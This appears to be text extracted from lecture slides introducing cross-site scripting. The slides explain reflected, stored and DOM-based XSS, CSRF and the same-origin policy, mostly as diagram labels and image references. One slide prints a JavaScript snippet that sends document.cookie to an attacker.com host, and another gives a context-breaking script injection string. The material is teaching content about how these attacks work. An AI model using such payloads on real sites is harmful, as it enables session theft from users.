Introduction to Cross Site Scripting

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XSS in a Nutshell

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The attacker interferes in the expected communication between client and server, having them communicate **client-side code** where **data** is intended

XSS is one of the most common web application vulnerabilities

Attack on the Client

sensitive data accessed with t
sensitive actions enabled by t

Trusted Server

holds session token t

Authenticated User

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Attacker's goal: access sensitive data or perform sensitive actions.

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One idea: make a direct request to the server.

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Trusted Server

sorry, no token given

holds session token t

Authenticated User

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Attacker's goal: access sensitive data or perform sensitive actions. But how?
One idea: make a direct request to the server. Fails.

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Attacker's goal: access sensitive data or perform sensitive actions. But how?
Better idea: trick User into unwittingly making a request!

Attack on the Client

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Trusted Server

"Click to Win"
link(TrustedServer,evilInput)

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Authenticated User

Attacker's goal: access sensitive data or perform sensitive actions. But how?
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(1) Directly take sensitive t-enabled action

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evilInput could exploit an application vulnerability in order to:

(1) Directly take sensitive t-enabled action

evilInput = "create new user with admin rights"

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Trusted Server

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evilInput could exploit an application vulnerability in order to:

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evilInput = "change sensitive data"

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Cross Site Request Forgery (CSRF)

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evilInput could exploit an application vulnerability in order to:
(2) Run Attacker's client-side script in TrustedServer domain

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

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evilInput includes evilScript

Attack on the Client

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Trusted Server

request(evilInput[evilScript])

response(...evilScript...)

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evilInput could exploit an application vulnerability in order to:

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

Reflected Cross Site Scripting (Reflected XSS)

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run evilScript

Reflected Cross Site Scripting

Victim unwittingly makes script-containing request to Trusted Server.

Trusted Server reflects script back to the victim's browser.

Attacker script runs "cross-site" in security context of victim's Trusted Server.

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request(evilInput[evilScript])

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

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

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Server side vulnerability: fail to see when **input data** contains **code** and reflect it back in the output **as code**

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

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Why not set the link to point to an Attacker-controlled server

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E.g., evilScript = <script> send t to Attacker server </script>

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

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

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

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
A script originating from one domain (e.g., www.attacker.com) can't access data (e.g., t) retrieved from another domain (e.g., www.trusted.com).

Back to the Reflected XSS Scenario



Trusted Server reflects script back to the victim's browser.

Server side vulnerability: fail to see when **input data** contains **code** and reflect it back **as code** (without proper **output escaping**).

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=Max

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Great! Then I can replace alert(0) with

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var i = document.createElement("IMG");
i.setAttribute("src","http://attacker.com/" + encodeURI(document.cookie));
document.body.appendChild(i);
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This sends the cookie (containing the session token for trusted.com) to a site controlled by attacker.

Example of Reflected XSS

Assume that to the request

http://trusted.com?name=inputString

server responds with html content including
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In practice, the attacker does not have such an easy life:
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
In practice, the attacker does not have such an easy life:

- Code injection has to be **context-sensitive**
  - inputString = "><script> alert(0); </script>
- Some browsers block obviously reflected scripts



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

But make no mistake: the attacker will go the extra mile!

Notorious Example of Reflected XSS Attack

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
Bottom line: XSS can be combined with other attacks, to devastating effect

Another XSS Variant: Stored XSS



Instead of feeding a link to User (as in reflected XSS),

Another XSS Variant: Stored XSS

Trusted Server

= Another User

Authenticated User

Instead of feeding a link to User (as in reflected XSS),
Attacker registers as a normal user


Another XSS Variant: Stored XSS

Trusted Server

Authenticated User

Instead of feeding a link to User (as in reflected XSS),
Attacker registers as a normal user
and sends request containing evilScript

Another XSS Variant: Stored XSS



Authenticated User

Instead of feeding a link to User (as in reflected XSS),
Attacker registers as a normal user
and sends request containing evilScript
which the server stores (like it would do with normal data).

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

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

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

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
Server response includes stored evilScript, which is run by User's browser.

Reflected Vs. Stored XSS



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

Evil script



Reflected Vs. Stored XSS

Reflected XSS

Evil script •



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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

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

Script travels via Web App between Attacker-crafted input and Victim output

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



Reflected Vs. Stored XSS

Reflected XSS – not stored, delivered immediately

Evil script •



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
Stored XSS – stored and delivered later



A Third Type: DOM-Based XSS

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
Evil script ●



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

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

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

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

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

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

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

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

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

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

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

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

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

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
